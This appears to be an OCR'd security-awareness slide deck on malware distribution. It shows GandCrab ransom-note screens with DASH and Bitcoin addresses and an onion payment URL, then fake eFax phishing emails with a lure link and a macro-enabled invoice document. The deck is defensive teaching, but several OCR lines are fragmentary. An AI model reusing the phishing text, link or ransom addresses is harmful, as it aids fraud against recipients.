
by yourself.

probably find decryptors and third-party software, but it won't

our files undecryptable

t my files back?

Gandcrab



Payment amount: **5.32481363 DSH** ($1,000.00)

1 DSH = $187.80

02:58:33


Buy cryptocurrency **DASH**. Here you can find services where you can do it.

2. Send **5.32481363 DSH** to the address:

Xd5GKGBA1drispJqukLMdS4t6xLExiuCf4

Payment amount: **5.32481363 DSH** ($1,000.00)

Gandcrab



gandcrabmfe6mnef.onion/8fc02dd5aac8ac1b/payments?currency=btc

Payment amount: **0.16691958 BTC** ($1,000.00 +10.0%)

1 BTC = $6,590.00


02:57:34

1. Buy cryptocurrency **Bitcoin**. Here you can find services where you can do it.
2. Send **0.16691958 BTC** to the address:

3CpMQqAKe3N3qwxZgmyDcEoZAWoYUT7hKC

Payment amount: **0.16691958 DSH** ($1,000.00 +10.0%)

Ransomware



This Week in Ransomware – September 28th 2018 – RDP and gandCrab

By Lawrence Abrams September 28, 2018 05:36 PM

...ransomware has moved towards large network-wide breaches by variants like SamSam, BitPaymer, and Dharma over publicly exposed remote desktop services.

Types of malware

- In wide-scale distribution, we most often find:
  - **Information stealers / backdoors**
  - **Malware downloaders**
  - **Cryptocurrency miners**
  - Ransomware

Up next...

- Types of malware
- **Distribution methods**
- Prevention strategies

How is malware spread?

- Email
- Social media
- The web
- Worm-style propagation
- Attackers breach networks

Distribution through Email

By volume, email remains the most common method criminals use to distribute malware.

Distribution through Email

These emails contain:

- Archives with malware executables
- Microsoft Office documents
- RTF documents that exploit Microsoft Office
- Archives with other types of files
- Links to malware

Distribution through Email

These em ntain:

rchives

cro

(rosoft Office

hi er s


- Links to m e

Distribution through Email

Subject: You've received eFax Message

From: "eFax j2 Global" <efax@flumepsychiatry.com>

Date: Monday, 2018-10-01 17:41 UTC



Fax Message ID: 5087 485 7932,


You've received a 5 page(s) fax at 10-01-2018 05:26:56 GMT.

*Your personal reference number is kl7_pec22-94377059944482-5657574-07.

Please visit www.efax.com/efax-help-center if you have any questions relating to this subject matter or service.

The eFax Crew

Distribution through Email



Subject: You've received eFax Message

From: "eFax j2 Global" <efax@flumepsychiatry.com>

Date: Monday, 2018-10-01 17:41 UTC

Fax Message ID: 5087 485 7932,

You've received a 5 page(s) fax at 10


*Your personal reference number is kl7_pec22-943770[illegible]9944482-5657574-07.

Please visit www.efax.com/efax-help-center if you h[illegible]ny questions relating to this subject matter or service.

The eFax Crew

http://pitchbocaraton.com?82a1=APYBKsCs3LUw


Distribution through Email



http://pitchbocaraton.com?82
Blank Page
File Edit View Favorites Tools Help
Open
Save
Cancel

Do you want to open or save **invoice_853306.doc** (220 KB) from **pitchbocaraton.com**?

Distribution through Email



invoice_853306.doc

invoice_853306.doc [Compatibility Mode] - Microsoft Word

Security Warning Macros have been disabled. Options...

Security Warning Macros have been disabled. Options...

efax

You have a new Fax Message

To open the message, follow these steps:

This document is only available for desktop or laptop versions of

Words: 0

77%

Distribution through Email

Subject: Orçamento de produtos [34626] - DAF Incorporadora Ltda

From: <financeiro3386@dafincorp2.mittup.site>

Date: Wednesday, 2018-09-26 07:21 UTC

